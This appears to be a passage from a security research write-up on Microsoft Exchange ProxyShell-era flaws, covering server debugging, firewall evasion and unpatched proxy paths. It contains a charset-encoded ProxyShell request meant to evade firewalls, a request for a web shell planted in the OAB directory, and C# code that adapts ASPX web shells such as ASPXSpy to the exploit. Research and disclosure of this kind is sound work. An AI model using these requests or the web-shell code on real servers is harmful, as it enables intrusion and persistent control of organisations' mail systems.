
3- Changing the port number from 444 to 4444:



4- Run the following command to use mitmproxy as a reverse proxy:

```
mitmweb.exe --mode reverse:https://localhost:4444 --listen-port 444 --no-http2 --ssl-insecure --set keep_host_header
```

5- Monitor requests/responses on the server in a modern browser such as Google Chrome (does not work well in IE):



Debugging Using dnSpy

It is always useful to debug an application like Exchange on the server to see how some inputs are being handled. Here are some simple tips to use [dnSpy](#) to debug the Exchange server.

Let's imagine we want to debug the '[ResolveAnchorMailbox\(\)](#)' method from the '`Microsoft.Exchange.FrontEndHttpProxy\HttpProxy\EwsAutodiscoverProxyRequestHandler.cs`'

class. We are going to send a request to the following URL and put a breakpoint within the interesting function:

```
/autodiscover/autodiscover.json?test@test.com/ews/Exchange.asmx?  
&Email=autodiscover/autodiscover.json%3ftest@test.com
```

Before we dive into the debugging, it is **recommended** to create an INI file for the DLLs to make their debugging easier so you can see all the variables and go through them. In our example, we need to create the following file:


```
C:\Program Files\Microsoft\Exchange  
Server\V15\FrontEnd\HttpProxy\bin\Microsoft.Exchange.FrontEndHttpProxy.ini
```

Its content is:

```
[.NET Framework Debugging Control]  
GenerateTrackingInfo=1  
AllowOptimize=0
```

You may need to restart the IIS process or the relevant Application Pool.


IIS uses multiple Application Pools for different paths (applications) in the Exchange server:




The screenshot shows the Internet Information Services (IIS) Manager interface. The left-hand pane displays the 'Connections' tree with 'Application Pools' selected. The main pane, titled 'Application Pools', contains a table listing the application pools on the server. The table has columns for Name, Status, .NET CLR Version, Managed Pipeline Mode, Identity, and Applications. The list includes various pools such as .NET v4.5, .NET v4.5 Classic, DefaultAppPool, and several MSExchange pools for different services like Autodiscover, ECP, MAPI, OAB, OWA, PowerShell, Rest, and Sync.

Name	Status	.NET CLR V...	Managed Pipel...	Identity	Applications
.NET v4.5	Started	v4.0	Integrated	ApplicationPoolId...	0
.NET v4.5 Classic	Started	v4.0	Classic	ApplicationPoolId...	0
DefaultAppPool	Started	v4.0	Integrated	ApplicationPoolId...	1
MSExchangeAutodiscoverAppPool	Started	v4.0	Integrated	LocalSystem	2
MSExchangeECPAppPool	Started	v4.0	Integrated	LocalSystem	2
MSExchangeMapiAddressBookAppPool	Started	v4.0	Integrated	LocalSystem	1
MSExchangeMapiFrontEndAppPool	Started	v4.0	Integrated	LocalSystem	1
MSExchangeMapiMailboxAppPool	Started	v4.0	Integrated	LocalSystem	1
MSExchangeOABAppPool	Started	v4.0	Integrated	LocalSystem	2
MSExchangeOWAAppPool	Started	v4.0	Integrated	LocalSystem	5
MSExchangeOWACalendarAppPool	Started	v4.0	Integrated	LocalSystem	2
MSExchangePowerShellAppPool	Started	v4.0	Integrated	LocalSystem	1
MSExchangePowerShellFrontEndAppPool	Started	v4.0	Integrated	LocalSystem	1
MSExchangePushNotificationsAppPool	Started	v4.0	Integrated	LocalSystem	1
MSExchangeRestAppPool	Started	v4.0	Integrated	LocalSystem	1
MSExchangeRestFrontEndAppPool	Started	v4.0	Integrated	LocalSystem	1
MSExchangeRpcProxyAppPool	Started	v4.0	Integrated	LocalSystem	2
MSExchangeRpcProxyFrontEndAppPool	Started	v4.0	Integrated	LocalSystem	1
MSExchangeServicesAppPool	Started	v4.0	Integrated	LocalSystem	3
MSExchangeSyncAppPool	Started	v4.0	Integrated	LocalSystem	2

We need to know which Application Pool is in charge of running our interesting function so we can debug it. While running everything under one Application Pool for debugging purposes might have its own benefits to see everything at once, we may receive too much noise depending on the function we need to debug (obviously our server will not be a true copy either). Fortunately for us, we know what path we are going to hit, and it is easy to see the relevant Application Pool by viewing its Basic Settings in IIS:



Now all we need to do is to open dnSpy (64-bit) and attach it to the right process via the 'Debug > Attach to Process' menu as shown below:




After attaching dnSpy to the correct process, we need to click on the 'Module' panel and find the DLL which contain our interesting function we want to debug. In this case, our DLL file is 'Microsoft.Exchange.FrontEndHttpProxy.dll' :

Modules								
Process All		Search						
Name	Optimized	Dynamic	InMemory	Order	Version	Timestamp	Address	
Microsoft.Exchange.Diagnostics.dll	Yes	No	No	137	15.01.2242.004	2/24/2021 10:24:28 AM	000000B274160000-0000	
Microsoft.Exchange.Entities.DataModel.dll	Yes	No	No	186	15.01.2242.004	2/24/2021 11:42:42 AM	000000B2708A0000-0000	
Microsoft.Exchange.Extensibility.Internal.dll	Yes	No	No	68	15.01.2242.004	2/24/2021 10:58:02 AM	00007FFD82A00000-0000	
Microsoft.Exchange.Extensibility.Internal.dll	Yes	No	No	151	15.01.2242.004	2/24/2021 10:58:02 AM	000000B274400000-0000	
Microsoft.Exchange.FrontEnd.HttpProxy.dll	Yes	No	No	22	15.01.2242.004	2/24/2021 1:15:19 PM	000000B26F960000-0000	
Microsoft.Exchange.HttpProxy.Common.dll	Yes	No	No	45	15.01.2242.004	2/24/2021 12:05:58 PM	000000B270310000-0000	
Microsoft.Exchange.HttpProxy.Common.dll	Yes	No	No	197	15.01.2242.004	2/24/2021 12:05:58 PM	000000B270310000-0000	
Microsoft.Exchange.HttpProxy.Flighting.dll	Yes	No	No	55	15.01.2242.004	2/24/2021 10:48:17 AM	00007FFD5B110000-0000	
Microsoft.Exchange.HttpProxy.Flighting.dll	Yes	No	No	135	15.01.2242.004	2/24/2021 10:48:17 AM	000000B270660000-0000	
Microsoft.Exchange.HttpProxy.Routing.dll	Yes	No	No	105	15.01.2242.004	2/24/2021 12:07:41 PM	000000B2701C0000-0000	
Microsoft.Exchange.HttpProxy.Routing.dll	Yes	No	No	134	15.01.2242.004	2/24/2021 12:07:41 PM	000000B2701C0000-0000	

Now we need to find our interesting function ('ResolveAnchorMailbox') which was at 'HttpProxy\EwsAutodiscoverProxyRequestHandler.cs' to add a breakpoint:

The screenshot shows the dnSpy v6.0.5 (64-bit, Administrator, Debugging) interface. The Assembly Explorer on the left shows the loaded assemblies, with 'EwsAutodiscoverProxyRequestHandler @02000093' selected. The right pane shows the source code of 'EwsAutodiscoverProxyRequestHandler.cs'. A breakpoint is set on the 'ResolveAnchorMailbox' method, which is highlighted in red. The code shows a comment indicating the token and RID, and the method signature 'protected override AnchorMailbox ResolveAnchorMailbox()'. The method body contains a conditional check for 'this.skipTargetBackEndCalculation' and a call to 'base.Logger.Set'.

Now everything is ready to send our request to see whether our breakpoint works:



The rest is just similar to normal debugging but with some surprises from the parallel threads.

How Can WAF Rules be Bypassed?

As we are dealing with an ASP.NET application on IIS when exploiting these vulnerabilities, [request encoding](#), [parameter pollution](#), and [other technology specific techniques](#) can be used to evade firewalls which are only relying on detecting specific input parameters in the URL or in the body of the requests.

Although anything other than 'text/xml; charset=utf-8' in the 'Content-Type' header would be rejected by the Exchange server, the 'x-up-devcap-post-charset' header and use of 'UP' in the 'User-Agent' header could save the day to change the character set (see [this link](#) for more details).

The following request shows an example as part of the ProxyShell exploit to get the LegacyDN value:

```

POST /autodiscover/owa/logon.aspx/autodiscover.json?
<@ibm500>..live.com/autodiscover/autodiscover.xml?&ProxyParam=ProxyValue&<@/ibm500>&
<@ibm500>Email<@/ibm500>=
<@ibm500>autodiscover/owa/logon.aspx/autodiscover.json?..live.com<@/ibm500> HTTP/1.1
Host: Example-ExchangeProxyShell-ToGetLegacyDN
User-Agent: UPMozilla/5.0 (Windows NT 10.0; Win64; x64; rv:90.0) Gecko/20100101
Firefox/90.0
x-up-devcap-post-charset: ibm500
Content-Type: text/xml; charset=utf-8
Content-Length: [dynamic]

<?xml version="1.0" encoding="ibm500"?><@ibm500><Autodiscover
xmlns="http://schemas.microsoft.com/exchange/autodiscover/outlook/requestschema/2006">
<Request><EmailAddress>SystemMailbox{bb558c35-97f1-4cb9-8ff7-
d53741dc928c}@exchange.local</EmailAddress>
<AcceptableResponseSchema>http://schemas.microsoft.com/exchange/autodiscover/outlook/resp
onseschema/2006a</AcceptableResponseSchema></Request></Autodiscover><@/ibm500>

```

The [HackVertor](#) extension by [@garethhey](#) in Burp Suite is in charge of encoding in the above sample request (HackVertor tags start with '<@').

The actual request after being encoded looks like this:



The URL encoding was different than a normal .NET request encoding as it was being proxied so the back-end and front-end would not parse it in the same way. The fun fact was that this encoding broke the reporting part of the [mitmproxy](#) tool which was used to monitor the connection between front-end and back-end of the Exchange server during our test!

This example shows just how much a request in .NET can be evolved to avoid easy detections. Code and implementation can also be used to hide or obfuscate the payloads. An example in here is the conversion of '..' to '@' in the 'Email' parameter (Microsoft.Exchange.HttpProxy.Common\Common\ExplicitLogonParser.cs):

```

public static bool TryGetNormalizedExplicitLogonAddress(string explicitLogonAddress, out string normalizedAddress)
{
    normalizedAddress = null;
    if (string.IsNullOrEmpty(explicitLogonAddress))
    {
        return false;
    }
    normalizedAddress = explicitLogonAddress.Replace("...", "@").Replace("..", "@");
    return true;
}

```

Parsing issues or ignoring arbitrary string for example after the `/powershell/` path can also be used to avoid easy detections.

This is the reason why a WAF cannot really stop such attacks and a proper patch is the only solution to resolve these issues.

Microsoft recently patched another issue within the Offline Address Book (OAB) module which could potentially be abused to create web-shells within the `C:\Program Files\Microsoft\Exchange Server\V15\ClientAccess\OAB\` path. Perhaps this could also be utilised to create another attack variant. A request to access a created file within the OAB path would look like this:

```

GET /autodiscover/autodiscover.json?test..test.com/oab/e6232118-4f9d-4db4-bc88-7f9dc5295b1c/webshell.aspx?&Email=autodiscover/autodiscover.json%3ftest..test.com
HTTP/1.1
Host: MyExchange
X-WLID-MemberName: administrator@mydomain.local
X-ProxyRetryIterations: 1
Content-Length: 0

```

From “text/plain” to “application/x-www-form-urlencoded” in .NET

While working on the ProxyShell exploit, we noticed that it is not possible to send normal POST requests with the `Content-Type` header set to `application/x-www-form-urlencoded` or `multipart/form-data` as the server responded with the following error message:

This method or property is not supported after HttpRequest.Form, Files, InputStream, or BinaryRead has been invoked.

Although it is not difficult to use other off-the-shelf web-shells with different extensions such as `.asmx` or `.svc` to use XML or JSON in the body, it would be more fun to use our old-fashion ASPX web shells such as [ASPXSpy](#)!

The easiest solution would be to use the `enctype="text/plain"` attribute on all the HTML `Form` tags within the web-shell rather than rewriting it using JavaScript and XHR. However, .NET does not parse `text/plain` requests so it is not possible to read the incoming parameters using `Request.Form`. We resolved this by using the following .NET

code which simply parses the 'plain/text' request using a Regular Expression and then uses reflection to populate the 'Request.Form' object:

```

// Simple multiline plain/text to Form Key/Value converter!
if(System.Web.HttpContext.Current.Request.Form.Count == 0 &&
System.Web.HttpContext.Current.Request.ContentType=="text/plain"){
    var bodyString = "";
    using (System.IO.StreamReader reader = new
System.IO.StreamReader(System.Web.HttpContext.Current.Request.InputStream,
Encoding.UTF8))
    {
        bodyString = reader.ReadToEnd();
    }

    string[] result = System.Text.RegularExpressions.Regex.Split(bodyString, @"(?
<parser>[^\r\n]{1,50}=[^\r\n]*([^\r\n]+[^\r\n=]+)*)?(?=[\r\n])",
System.Text.RegularExpressions.RegexOptions.Multiline|System.Text.RegularExpressions.RegexOptions.ExplicitCapture, System.TimeSpan.FromMilliseconds(500));

    var oForm = System.Web.HttpContext.Current.Request.Form;
    var flags = System.Reflection.BindingFlags.NonPublic |
System.Reflection.BindingFlags.Instance;
    oForm = (NameValueCollection)
System.Web.HttpContext.Current.Request.GetType().GetField("_form",
flags).GetValue(System.Web.HttpContext.Current.Request);
    var oReadable = oForm.GetType().GetProperty("IsReadOnly", flags);
    oReadable.SetValue(oForm, false, null);

    foreach (string match in result)
    {
        if(!String.IsNullOrEmpty(match)){
            var keyValue = match.Split(new char[] { '=' },2);
            var key = keyValue[0];
            if(!String.IsNullOrEmpty(key)){
                var value = "";
                if(keyValue.Length > 1)
                    value = keyValue[1];

                oForm[key] = value;
            }
        }
    }

    oReadable.SetValue(oForm, true, null);

    var oContentType =
System.Web.HttpContext.Current.Request.GetType().GetField("_contentType", flags);

```

```
oContentType.SetValue(System.Web.HttpContext.Current.Request, "application/x-www-form-urlencoded");

System.Web.HttpContext.Current.Response.Clear();
System.Web.HttpContext.Current.Response.BufferOutput = true;
Server.Transfer(System.Web.HttpContext.Current.Request.Path, true);
System.Web.HttpContext.Current.Response.End();

}
```

After running the above code at the beginning of an old fashion ASPX web-shell (or within the 'OnPreInit' method), it will work using a simple 'text/plain' request which was allowed in ProxyShell. The only limit was the file upload as the above implementation does not support 'multipart/form-data' and browsers do not send files using 'text/plain'.

What's Not Fixed & What Relevant Stuffs Can Be Researched Next?

Although Microsoft has addressed the most serious issues above and it is no longer possible to exploit the reported vulnerabilities, a few things are still outstanding which might be abused in the future:

1- Proxy bit of ProxyShell exploit is still there. For instance, if we send a request to:

```
/autodiscover/autodiscover.json?test@test.com/ews/Exchange.asmx?
&Email=autodiscover/autodiscover.json%3ftest@test.com
```

It still sends the request to the back-end on port 444:

```
/ews/Exchange.asmx?&Email=autodiscover/autodiscover.json%3ftest@test.com
```

Although this request is now unauthenticated, it can still be useful if there are some endpoints accessible to unauthenticated users which contain vulnerabilities.

2- Proxy bit of [ProxyToken](#) exploit can still transfer the unauthenticated requests to the '/ecp/' path in the back-end when the 'Cookie: securitytoken=foobar' exist in the request.

3- The Calendar path which was touched by some patches in April 2021, still allows unauthenticated requests to reach the '/ow/' path in the back-end using patterns like these:

```
/owa/calendar/foobar@exchange.local/foobar/MeetingPollHandler.ashx/.html
```

Or,

```
/owa/calendar/foobar@exchange.local/foobar/owa14.aspx/.js
```

4- The 'EntitySerializer.Deserialize' method which was the source behind the identified deserialization issue in the NSA Meeting exploit is still there and might affect another function. In addition to this, the 'SchematizedObject' class has been extended by many other classes which may lead to deserialization issues in the future in a similar way. This class itself is extending the 'PropertyChangeTrackingObject' class which contains the 'EntityLoggingData' and 'EntitySerializationData' internal classes with some members defined with the 'Dictionary<string, object>' type.

Final Words to Improve Your Exchange Security

Apart from keeping the Exchange server up to date with the latest versions and monitoring network traffic, file monitoring tools must be used on the server to detect suspicious file creation events, especially within web directories and .NET temporary files.

Changing file permissions or the default installation paths as well as using WAFs may slow some intruders down while alerts are being monitored to detect potential attacks. However, these are not complete solutions as all these can potentially be bypassed.

[image: image]

written by

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